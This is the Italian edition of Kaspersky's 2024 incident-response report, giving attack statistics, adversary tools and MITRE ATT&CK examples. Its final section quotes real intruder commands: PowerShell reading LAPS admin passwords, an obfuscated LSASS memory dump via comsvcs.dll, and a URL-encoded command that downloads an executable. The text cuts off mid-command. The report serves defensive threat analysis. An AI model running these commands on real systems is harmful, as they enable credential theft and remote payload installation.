kaspersky bring on the future

2024

Report degli analisti

Incident response

Sommario


Executive Summary 3
Introduzione 5
Durata dell'attacco 10
Motivi della richiesta del servizio 11
Vettore di attacco iniziale 12
13 Strumenti degli avversari
16 Le vulnerabilità più comuni
20 Mappa di calore delle tattiche e delle tecniche MITRE ATT&CK
23 Informazioni su Kaspersky

Executive Summary

Vettori di attacco iniziali

39%
Exploit di un'applicazione rivolta al pubblico

31%
Account validi

13%
Rapporto di fiducia

Raccomandazioni

- Implementare solidi criteri relativi alle password e l'autenticazione a più fattori
- Rimozione delle porte di gestione dall'accesso pubblico
- Definire una politica di tolleranza zero per la gestione delle patch

Operatività costante

Raccomandazioni

- Implementare regole per il rilevamento di strumenti pervasivi utilizzati dagli avversari
- Condurre attività frequenti e regolari di valutazione delle compromissioni
- Adottare uno stack di strumenti di sicurezza con telemetria di tipo EDR

22%
Mimikatz

20%
PsExec

15%
SoftPerfect Network Scanner

Impatto

42%
File criptati

17%
Violazione dei dati

11%
Persistenza dell'installazione per l'impatto futuro

Raccomandazioni

- Eseguire regolarmente il backup di tutti i dati critici e archiviare i backup in modo sicuro
- Definire il controllo dell'accesso in base al ruolo
- Collaborare con un partner IR per garantire tempi di risposta rapidi

24%
Industria

16%
Amministrazioni

13%
Finanza

Conoscere gli avversari e gli attacchi che prendono di mira il settore e l'area geografica per assegnare priorità agli investimenti nella sicurezza

51%
CSI

16%
Medio Oriente

11%
Europa

Visualizzazione metriche delle operazioni di sicurezza

Durata dell'attacco

Di breve durata
(ore e giorni)
< 1 giorno

Nella media
(settimane)
13 giorni

Di lunga durata
(mesi)
253 giorni

La maggior parte degli attacchi più rapidi è costituita da incidenti con impatto visibile e attacchi ransomware

Fattori di rilevamento

39%
File criptati

10%
File sospetto

18%
Attività sospetta degli endpoint

10%
Attività di rete sospetta

Le notifiche degli strumenti di sicurezza sulle attività sospette consentono di rilevare gli attacchi nelle fasi iniziali e di ridurne l'impatto


Durata risoluzione

33 ore
(attacchi veloci)

40 ore
(attacchi medi)

50 ore
(attacchi di lunga durata)

Se desiderate ridurre i tempi di remediation, iniziate a preparare il team IR prima dell'incidente



Panoramica e raccomandazioni

- Nel 2024 abbiamo assistito a un notevole incremento dell'utilizzo di account validi da parte degli autori degli attacchi per accedere alle infrastrutture prese di mira. Ciò indica che sempre più aziende vengono prese di mira dai broker di accesso iniziale (IAB) che vendono questi dati sul Dark Web perché vengano utilizzati negli attacchi. Nel contesto del Ransomware-as-a-Service (RaaS), gli IAB svolgono un ruolo fondamentale nel consentire ai criminali informatici di semplificare i loro attacchi. Ciò implica che le vittime erano già state compromesse, con una conseguente fuga di credenziali senza conseguenze evidenti. Inoltre, questo sottolinea l'importanza di frequenti attività di valutazione delle compromissioni.
- Una tendenza rimasta invariata negli ultimi anni è il ransomware. Nel 2024, il 41,6% degli incidenti è stato correlato a questo tipo di minaccia, rispetto al 33,3% dell'anno precedente. Il ransomware sembra destinato a rimanere la minaccia principale per le organizzazioni di tutto il mondo nel prossimo futuro.
- LockBit è stato responsabile del 43,6% delle infezioni, seguito da Babuk al 9,1% e Phobos al 5,5%. Il 2024 ha visto anche l'ascesa di **nuove famiglie di ransomware come ShrinkLocker e Ymir.**
- Nel 2024 si è anche registrato un utilizzo diffuso di Mimikatz (21,8%) e PsExec (20,0%). Questi strumenti vengono comunemente utilizzati nella fase post-exploit per l'estrazione delle password e il movimento laterale.

Gli strumenti più popolari si sono distinti nel 2024

Mimikatz **22%**

PsExec **20%**

Nuove minacce scoperte da GERT

Nel 2024 il nostro team ha fatto molte scoperte significative e interessanti, da nuove famiglie di malware, come ShrinkLocker[1] e Ymir[2], alla scoperta di campagne sofisticate come Tusk[3] e allo sfruttamento su larga scala di CVE-2023-48788[4]. Durante le attività di risposta agli incidenti, i nostri esperti hanno anche individuato autori degli attacchi che hanno utilizzato il builder trapelato LockBit 3.0[5] e la variante Elpaco-Mimic[6].

Attività APT

I gruppi noti sono stati responsabili del 26,3% di tutti gli attacchi. Di questi, un terzo (31,7%) non ha potuto essere attribuito a un gruppo specifico. BlackJack è stato il gruppo più attivo, con il 9,8% degli attacchi, mentre GREF, DarkStar e CloudAtlas sono stati altrettanto importanti, contribuendo ciascuno per circa il 5%. Imprese industriali, istituzioni finanziarie ed enti governativi sono stati i più colpiti dagli attacchi mirati, con il 26,8%, il 19,5% e il 19,5% di tutti gli attacchi mirati, rispettivamente.

1 SecureList. ShrinkLocker: Turning BitLocker into ransomware

2 SecureList. Ymir: new stealthy ransomware in the wild

3 SecureList. Tusk: unraveling a complex infostealer campaign

4 SecureList. Attackers exploiting a patched FortiClient EMS vulnerability in the wild

5 SecureList. Using the LockBit builder to generate targeted ransomware

6 SecureList. Analysis of Elpaco: a Mimic variant

Introduzione

Questo report degli analisti contiene informazioni sui cyberattacchi esaminati da Kaspersky nel 2024. Kaspersky offre un'ampia gamma di servizi per aiutare le organizzazioni colpite da incidenti di sicurezza informatica, ovvero risposta agli incidenti, analisi forense, analisi del malware e così via. I dati utilizzati in questo report derivano dalla collaborazione con le organizzazioni che hanno richiesto assistenza per rispondere agli incidenti o hanno organizzato eventi professionali per i loro team interni di risposta agli incidenti. I servizi di indagine e risposta agli incidenti sono forniti dal Global Emergency Response Team (GERT) di Kaspersky con esperti in Russia, Europa, Asia, Americhe, Medio Oriente e Africa.

Le statistiche ci sono utili per identificare le tendenze relative alle minacce più rilevanti per le organizzazioni in vari settori economici e aree geografiche. Questo ci permette di sviluppare metodi di protezione prioritari e di formulare raccomandazioni che, una volta implementate, aiuteranno le organizzazioni a migliorare i loro livelli di sicurezza e a prepararsi per la risposta agli incidenti in futuro, prevenendo o riducendo al minimo i danni degli attacchi. Fornisce inoltre una stima del panorama delle minacce per area geografica e per settore.

Informazioni su Kaspersky Incident Response

Kaspersky Incident Response (IR) fornisce un'analisi completa e dettagliata degli incidenti di sicurezza. Il servizio copre l'intero processo di indagine e risposta, inclusa la risposta iniziale, la raccolta delle prove, l'identificazione del vettore di attacco primario e lo sviluppo di un piano di mitigazione. È parte integrante di Kaspersky Security Services[7] e garantisce che la vostra organizzazione sia attrezzata per contenere e neutralizzare le minacce in tutta sicurezza.

7 Kaspersky Security Services

Distribuzione geografica delle richieste di servizi di risposta agli incidenti

Nel 2024 si è verificato un cambiamento nella geografia della copertura del servizio. La regione del Medio Oriente è salita al secondo posto in termini di richieste di risposta agli incidenti con il 15,7% delle richieste, superando le Americhe al quarto posto. La CSI[8] mantiene una posizione dominante con il 50,6% delle richieste e continua a crescere.

Figura 1

Distribuzione geografica delle richieste per i servizi Kaspersky Incident Response nel 2024

- **CSI[8]** 2024 - 50,6% (2023 - 47,3%)
- **Medio Oriente** 2024 - 15,7% (2023 - 10,9%)
- **Europa** 2024 - 10,8% (2023 - 9,1%)
- **Americhe** 2024 - 10,2% (2023 - 21,8%)
- **APAC** 2024 - 7,3% (2023 - 3,6%)
- **Africa** 2024 - 5,4% (2023 - 7,3%)

Ngwxk tmmtvd?
Px'ox zhm rhnk utvd,
vhgmtvm nl

Il codice di cifratura è costituito dai primi 2 numeri dell'anno di fondazione di Kaspersky

Contattateci


8 Comunità degli Stati Indipendenti (Armenia, Azerbaigian, Bielorussia, Kazakistan, Kirghizistan, Moldavia, Russia, Tagikistan, Uzbekistan)

Settori

Al giorno d'oggi ogni organizzazione è vulnerabile agli attacchi informatici, come dimostrano le statistiche sulle richieste nei diversi settori. Lo scorso anno, i settori che ci hanno contattato di più sono stati l'industria, la Pubblica Amministrazione e la finanza. Ciò è dovuto in gran parte al fatto che queste organizzazioni tendono ad avere più dipendenti e livelli di informatizzazione più elevati, il che aumenta la loro superficie di attacco. Di conseguenza, sono più vulnerabili agli attacchi e rappresentano bersagli più allettanti per i criminali informatici.

Figura 2

Distribuzione delle richieste per i servizi Kaspersky Incident Response in base al settore



Maturità dell'organizzazione

Esaminando più dettagliatamente i motivi delle richieste del servizio Kaspersky Incident Response da parte delle organizzazioni, possiamo dividerli in due gruppi.

Gruppo 1

(i motivi e l'impatto erano già noti al momento della richiesta)

Queste vittime in genere si accorgono di un attacco quando questo è già avvenuto e il danno è evidente.

File criptati	41.6%
Violazione dei dati	16.9%
Defacing	1.7%
Furto di denaro	0.6%
Servizio non disponibile	0.6%

Gruppo 2

(attacchi con indicatori di attività sospetta)

In base ai risultati della nostra analisi, queste attività sospette hanno avuto i seguenti impatti:

Persistenza dell'installazione per l'impatto futuro	10.7%
Compromissione di Active Directory	9.6%
Nessuno (falso allarme)	5.6%
Acquisizione di account	4.5%
Nessuno (attacco impedito o non concluso)	4.5%
Distruzione dei dati	3.4%
Manipolazione dei dati	0.6%

Naturalmente, alcuni di questi incidenti potrebbero anche degenerare in episodi più gravi. Rilevarli in una fase iniziale dell'attacco aiuta a ridurne al minimo l'impatto.

Durata dell'attacco

Tutti i casi di incidenti possono essere raggruppati in tre categorie con valori diversi relativamente a: tempo di permanenza dell'avversario, durata della risposta agli incidenti, accesso iniziale e impatto dell'attacco.

Veloce
(ore e giorni)

Importanti attacchi ransomware ad alta velocità che rappresentano la più grande sfida anche per le operazioni di sicurezza consolidate. Si tratta in gran parte di comportamenti avversari fastidiosi, basati sulla facilità di accesso offerta da problemi di sicurezza pubblici e facilmente identificabili.

Media
(settimane)

Il ransomware ha reso molti attacchi indistinguibili da quelli più rapidi (attacchi veloci). In molti casi, in questo gruppo si verifica un ritardo significativo tra l'accesso iniziale e le fasi successive dell'attacco.

Lunga
(un mese o più)

Periodi irregolari di fasi attive e passive durante l'attacco. La durata delle fasi attive è molto simile al gruppo precedente (Media).

Vettore iniziale

Veloce	Media	Lunga
Account validi	Exploit di applicazioni rivolte al pubblico, Rapporto di fiducia	Exploit di applicazioni rivolte al pubblico, Rapporto di fiducia, Account validi

Percentuale degli attacchi

Veloce	Media	Lunga
44.5%	20.3%	35.2%

Durata media (mediana)

Veloce	Media	Lunga
< 1 giorno	13 giorni	253 giorni

Durata della risposta agli incidenti (mediana)

Veloce	Media	Lunga
33 ore	**40 ore**	**50 ore**


Impatto

Veloce	Media	Lunga
Dati criptati	Dati criptati e furto di denaro	Dati criptati e fughe di dati

Motivi della richiesta del servizio

Figura 3

Motivi delle richieste dei servizi Kaspersky Incident Response per area geografica



Veri positivi

File criptati	38.9%
Attività sospetta degli endpoint	18.2%
File sospetto	10.1%
Attività di rete sospetta	10.1%
Violazione dei dati	6.6%
Accesso non autorizzato	5.6%
Tool di security alert	5.6%
Messaggio e-mail sospetto	1.5%
Furto di denaro	0.5%

Falsi allarmi

Attività di rete sospetta	42.9%
Attività sospetta degli endpoint	35.7%
File sospetto	7.1%


Nel 2024, le attività sospette sono state tra i motivi più comuni delle richieste, in quanto possono indicare la presenza di un aggressore all'interno della rete. Tuttavia, le attività sospette sono anche la principale fonte di falsi allarmi. Nonostante questo, è consigliabile indagare su tutte le attività sospette per garantire che nessun vero attacco venga trascurato.

Vettore di attacco iniziale

Per molti anni le applicazioni rivolte al pubblico sono state il principale vettore iniziale degli attacchi. Nel 2024 si sono nuovamente classificate al primo posto, con il 39,2% degli incidenti. Le relazioni di fiducia hanno registrato un aumento rispetto al 2023, ma sono rimaste al terzo posto con il 12,8%. Gli account validi hanno mantenuto la loro posizione come secondo vettore più comune con il 31,4%. Abbiamo anche osservato che il phishing continua a essere un vettore iniziale prevalente, utilizzato in quasi un caso su 10.

Figura 4


Vettore di attacco iniziale e impatto risultante



Sulla base di queste statistiche, si può concludere che, indipendentemente dal vettore iniziale degli autori degli attacchi, il tempo di rilevamento è influenzato principalmente dal livello di sicurezza informatica dell'organizzazione. Ad esempio, gli attacchi che sfruttano i vettori più diffusi possono passare inosservati per un periodo di tempo che va da diversi giorni a diversi mesi.

Figura 5

Accesso iniziale e durata dell'attacco



Strumenti degli avversari

In quasi tutte le indagini, gli aggressori utilizzano strumenti legittimi in varie fasi dei loro attacchi. Mentre diversi gruppi spesso adottano un proprio set di strumenti che possono essere impiegati per identificarli, strumenti molto diffusi come Mimikatz o PsExec possono essere usati da quasi tutti gli aggressori per l'estrazione delle password e il movimento laterale in fase post-exploit.

Distribuzione e frequenza degli strumenti utilizzati negli incidenti

Frequente, 8-22%	Medio, 4-8%	Raro, 1-4%
Mimikatz	ProcDump	BloodHound
PsExec	PowerShell	Process Hacker
SoftPerfect Network Scanner	Impacket	Nmap
	ADRecon	NSSM
	gs-netcat	WMIC
Ngrok	Advanced Port Scanner	DiskCryptor
AnyDesk	Chisel	gmer.exe
	Advanced IP Scanner	Remcom
	netscan.exe	LaZagne

Gli autori degli attacchi in genere utilizzano una serie di utilities per il controllo remoto, eludere le difese ed esplorare l'infrastruttura della vittima.

Command and Control	18.9%	AnyDesk, SSH, gs-netcat, Revsocks, Gost, Cloudflared, RDP, PuTTy, Tactical RMM
Elusione delle difese	18.3%	Chisel, Process Hacker, Localtonet, gmer, Kavremvr, Tor, FRP, HRSword, PCHunter, IObit Unlocker, Neo-reGeorg, Defender Control, TDSSKiller
Rilevamento	15.2%	SoftPerfect Network Scanner, NetScan, Advanced Port Scanner, Advanced IP Scanner, ADRecon, FScan, BloodHound, Nmap, LAN Search Pro, Everything, PingCastle, adPEAS
Esecuzione	12.2%	PsExec, PowerShell, SMBExec, WMIC, NSSM, Wmiexec, MeshAgent, Remcom, WSO WebShell, ATExec, WinSW, PAExec
Accesso alle credenziali	11.6%	Mimikatz, ProcDump, SecretsDump, LaZagne, CredentialsFileView, Nanodump, WebBrowserPassView, XenAllPasswordPro, Gosecretsdump, grabFF
Impatto	9.8%	BitLocker, DiskCryptor, Eraser, WipeDisk, SDelete
Raccolta	4.9%	7zip, WinRAR, 7z, Adminer, SharpHound, Raw Copy, FileZilla
Movimento laterale	3.7%	Impacket, Cobalt Strike, PowerSploit, Metasploit, NXC, Havoc
Estrazione	3.7%	Ngrok, Rclone, WinSCP, WinGet, Wget, MEGASync
Escalation dei privilegi	1.8%	Invoke-sAMSpoofing, EfsPotato, JuicyPotato

Esempi di utilizzo degli strumenti in casi reali

Intrusione ransomware: Individuazione file e directory

ID: T1083[9] **Tattica: individuazione**

Dopo l'intrusione, i threat actor dietro il ransomware LockBit hanno utilizzato credenziali compromesse e RDP per accedere a un file server e hanno utilizzato le ricerche di File Explorer per identificare i file con parole chiave e date specifiche:

```
"Restricted" OR ="Confidential" OR ="Private" OR ="Operational & Inventory" OR ~="Finance" datemodified: 1/1/2022..today
"Balance" datemodified: 1/1/2022..today
"ssn" OR ="Restricted" OR ="Confidential" OR ="Private" OR ~="Operational & Inventory" datemodified: 1/1/2022..today
"tax" OR ="Income Statement" OR ="Balance" OR ="Cash" OR ="Financial Footnotes" OR ="Compensations" OR ="Customer
Information" OR ="Employee Data" OR ~="Intellectual Property" datemodified: 1/1/2022..today
```

Utilizzando questi filtri, gli autori dell'attacco hanno identificato i file critici nel file server e hanno creato un file zip per esfiltrare le informazioni e fare pressione sulla vittima affinché effettuasse un pagamento.

Intrusione: Individuazione account - Account di dominio

ID: T1087.002[10] **Tattica: individuazione**

Dopo aver ottenuto l'accesso all'infrastruttura, il threat actor ha utilizzato PowerShell per eseguire una serie di istruzioni che hanno consentito di:

- Installare moduli aggiuntivi per gestire Active Directory:

```
Import-Module ActiveDirectory
Install-Module ActiveDirectory
Register-PSRepository -Name "PSGallery" -SourceLocation "https://www.powershellgallery.com/api/v2/" -InstallationPolicy
Trusted
Set-PSRepository -Name "PSGallery" -InstallationPolicy Trusted
Install-PackageProvider -Name NuGet -MinimumVersion 2.8.5.201 -Force
Register-PSRepository -Default -InstallationPolicy Trusted
Install-Module -Name ActiveDirectory -Force
```

- Gestire account di dominio:

```
Import-Module .\Microsoft.ActiveDirectory.Management.dll -Verbose
Unlock-ADAccount -Identity "<modificato>"
Get-LAPS
```

- Verificare se erano installati moduli specifici:

```
gc "c:\program files\LAPS\CSE\Admpwd.dll"
```

- Ottenere informazioni sui controller di dominio e sugli account con privilegi:

```
$laps = Get-ADComputer -Filter * -Properties ms-Mcs-AdmPwd,ms-Mcs-
AdmPwdExpirationTime -Server <edited> | ? {$.'ms-Mcs-AdmPwd'} | select Name,ms-Mcs-
AdmPwd,@{label="ExpDate";Expression={([datetime]::FromFileTime([convert]::ToInt64($.'ms-
Mcs-AdmPwdExpirationTime')))}}
nltest /domain_controllers
nltest /dclist
nltest /dclist:<dominio_modificato>
Import-Module AdmPwd.PS
```

9 T1083: Individuazione file e directory

10 T1087.002: Individuazione account: Account di dominio

Installazione automatica di servizi dopo l'intrusione: Dump delle credenziali del sistema operativo

ID: T1003[11] **Tattica: Accesso alle credenziali**

Dopo aver effettuato l'accesso all'infrastruttura, diversi gruppi distribuiscono script automatizzati per configurare attività o installare servizi. In questo caso, il threat actor ha installato un servizio per il dumping della memoria e l'estrazione di dettagli dal servizio LSASS. Per eludere alcune soluzioni di sicurezza, hanno utilizzato una tecnica interessante che prevede un carattere speciale, come descritto qui: https://github.com/login-securite/lsassy/blob/master/lsassy/dumpmethod/comsvcs.py

```
%COMSPEC% /Q /c cMD.eXE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find
"lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\<random_name>.tar full
```

Scansione massiva per identificare e sfruttare CVE-2023-48788: Persistenza tramite RRM

ID: T1219[12] **Tattica: Comando e controllo**

Dopo aver identificato una versione vulnerabile di FortiClient EMS esposta a Internet, diversi threat actor hanno utilizzato strumenti RMM (monitoraggio e gestione remoti) e software dannosi per installare applicazioni e ottenere persistenza nell'infrastruttura compromessa. GERT ha analizzato e confermato la presenza di più payload distribuiti durante questi attacchi che hanno sfruttato questa vulnerabilità non corretta[13].

Dopo aver sfruttato la vulnerabilità, gli autori degli attacchi hanno configurato un comando PowerShell sul sistema sfruttato per facilitare l'installazione di uno strumento di gestione remota come ScreenConnect:

```
POWERSHELL.EXE -COMMAND ""ADD-TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.
HTTPUTILITY]::URLDECODE("""%63%75%72%6C%20%2D%6F%20%43%3A%5C%75%70%64%61%74%65%2E%65%78%65%20%22%68%74%74%70%73%3A%2F%2F
